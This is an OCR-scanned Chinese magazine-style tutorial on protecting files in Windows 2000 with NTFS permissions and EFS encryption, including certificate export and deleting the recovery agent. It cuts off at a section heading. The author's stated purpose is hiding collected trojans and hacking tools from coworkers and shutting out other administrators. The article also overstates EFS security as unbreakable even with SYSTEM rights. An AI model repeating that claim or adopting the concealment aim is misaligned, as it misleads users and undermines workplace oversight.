接触网络安全技术才半年，笔者就逐渐迷上了安全技术。平时我也喜欢收集一些工具、木马、病毒和安全技术文章。在公司里机器虽然大部分时间归我使用，但公司要求使用统一的密码，工作小组里的其他成员趁我不在时也可使用我的机器。这样，我的百宝箱就很需要隐藏起来了，如果他们看见这么多可怕的工具，一定不让我呆在局域网里。

我试了很多第三方加密软件，如大力金钢锁、文件加密器等，但效果都不尽如人意。有的使用不方便；有的程序不稳定，死机几次文件就找不回来了；更有的只是个障眼法，一到命令提示符界面就原形毕露。我的拍档们都是从事 Linux 开发的，他们操作命令行界面比操作图形界面还熟悉。

我想要的是一个能把加密解密过程集成到通常的文件操作里去的加密软件。例如，用户往加密文件夹里拷贝文件时，系统能自动为其加密；当从加密文件夹往外拷贝文件时，则自动解密。而且最好密码能与我在系统中的账号密码结合，这样就不用额外地去记忆加密密码了，只要登陆进系统就可打开加密文件。而同时，别人的帐号登录后却不能访问我的加密文件，而且加密文件还必须不易被暴力破解。

经笔者的多番查询，我发现自己是在骑驴找驴。其实满足以上条件的最好办法是使用 Win2000 的文件夹访问权限设置，再配合 Win2000 自带的 EFS 文件加密系统。这样就可达到不错的效果。以前在《黑客 X 档案》上也看过相关的文章介绍，不过，在这里我想从实用和自己体会的角度向初学者介绍功能强大的 EFS 文件加密系统和文件访问权限系统。

如何加密解密

要使用 Win2000 的文件夹访问限制，首先要把分区格式化为 NTFS 格式，FAT 及 FAT32 格式是不支持的。在 NTFS 格式下，在

文件夹的右键属性对话框中，有一个安全页，在这里每个文件及文件夹都有一个所有者。一般来说，如果没有特意修改过，文件的所有者就是在磁盘上创建这个文件的用户，他可对这个文件进行所有操作。如图1。

此外，在图1中还可看出，每个文件或文件夹还有一个权限表，表里规定了哪些用户可以访问这个文件或文件夹，以及访问时能进行哪些操作。比如：权限低的用户只能读取文件，你不用担心文件被他们误删除或修改。而权限高的用户，则可修改甚至删除文件。这个很重要的权限表只有两类用户可以改写：一是文件的所有者，二是经过文件所有者批准，授予更改文件访问权限的用户。




图 1

EFS加密系统是微软公司集成到文件系统内部的一套加密机制，EFS也必须在NTFS格式的磁盘里使用。EFS把强大的加密机制以最平凡的方式体现出来：把加密作为文件的一个属性，加密就像设置文件的“隐藏”属性一样简单。在文件或文件夹的属性对话框中，点击“高级”按钮，就可看见“加密内容以便于保护数据”的选项（图2），将其打上勾，就完成了加密，而解密时只需将勾去掉即可。

加密的密码由操作系统根据你帐户的SID直接生成（注：SID是一个用户独有的一串很长的随机生成数码，在很长一段时间内，随机生成完全相同的数码几乎是不可能的。即使同名同密码的用户，他们的SID也不一样，因此重装系统后就无法打开加密文件了）。所以用户根本就不用去背密码，自然也不会存在密码遗忘的问题。EFS加密另一个突出的优点是：加密解密操作都成为操作系统最深层的一部分，黑客进入这个机器，即使拥有SYSTEM权限，他还是打不开加密的文件夹，除非它有微软源代码。




图 2

使用EFS时要注意的是，系统是把密码以证书的形式存在，一次加密的证书只能对应当前用户。加密了文件以后，一定要把证书导出，另外存放，否则重新安装操作系统时，就无法解开加密的文件了，即使是一样的帐户、一样的口令也不行。导出证书的方法很多种，比较直观的一种是在命令行中输入mmc，启动控制台，选择“文件→添加、删除管理单元”，选择“添加”按钮，然后选择“证书→我的用户帐户”，如图3。




图 3

确定后，就可看到预期目的为“文件加密系统”的证书，右键点击它，选择“导出”，然后按提示可将文件导出为一个“.pfx”的证书文件（图4）。




图 4

重装系统后，可以到相同的地方，右键点击空白位置，选择“导入”，就可把这个证书导入，然后就可打开这个证书中密码加密过的文件。

限制别人使用自己机器的方案

根据情况不同，可采取多种方式限制别人使用自己的文件。

方案一

如果除了自己，没有别人必须使用管理员帐号，那么可不使用EFS系统，直接把文件的所有者设定为Administrator（图5）。同时在使用权限列表里，仅仅让Administrator帐号具有完全控制权限。而限制其他用户的部分或全部权限，可让他们读取、修改，甚至删除，但一定在图5中把“高级”选项里的“取得所有权”权限去掉），这样，别人用自己的帐号访问该文件，就会提示“拒绝访问”。如图6。

这种方式的优点是：配置简单，同时没有对文件本身进行加密。不加密文件有好处也有坏处，好处是不加密文件就不存在重装系统后遗失密码、连自己都打不开的尴尬局面；而坏处是处心积虑要看你文件的人，可有多种途径绕过权限限制，比如他可用NTFSDOS软件从DOS下进入私人文件夹，这时权限设置就不起作

用了。此外，黑客还可通过漏洞溢出、破解密码等手段，获得一个管理员组的权限，然后先把文件的所有者设置为他自己，从而就可获得文件的读取、修改等权限。




图 5

方案二



图 6

对于必须开放管理员权限的情况，要想不让其他的管理员组用户访问私人文件，则可使用 EFS 对数据进行加密。但是，Win2000 在 EFS 加密文件之前，都会要求存在或立即指定一个恢复代理用户，这个用户帐号必须是管理员组的帐号。默认的恢复代理是 Administrator 帐号。文件加密后，除了对文件进行加密的用户外，恢复代理也可对文件进行解密。微软这么做的本意是给文件加密上一重保险，如果加密用户离开单位，则还有管理员可恢复被其加密的文件。但这个机制也为我们隐藏文件带来了小麻烦，毕竟我们个人机器上加密就不希望有第二个人能打开。不过还好，只要有管理员权限，这个加密代理是可以删除的。

在加密文件夹后，先把恢复代理的证书导出，导出方法和前面导出个人加密证书相同。这个证书还可作为我们加密文件的第二重保护，最好和个人加密证书分开保存。这样丢失了一个，还可用另一个来挽救自己的加密文档。

保存了证书后，进入"控制面板→管理工具→本地安全策略→公钥策略"单元，将其中的默认恢复代理删除（图七）。




图 7

这样，其他管理员组的用户就无法访问这个文件了。

两大隐患

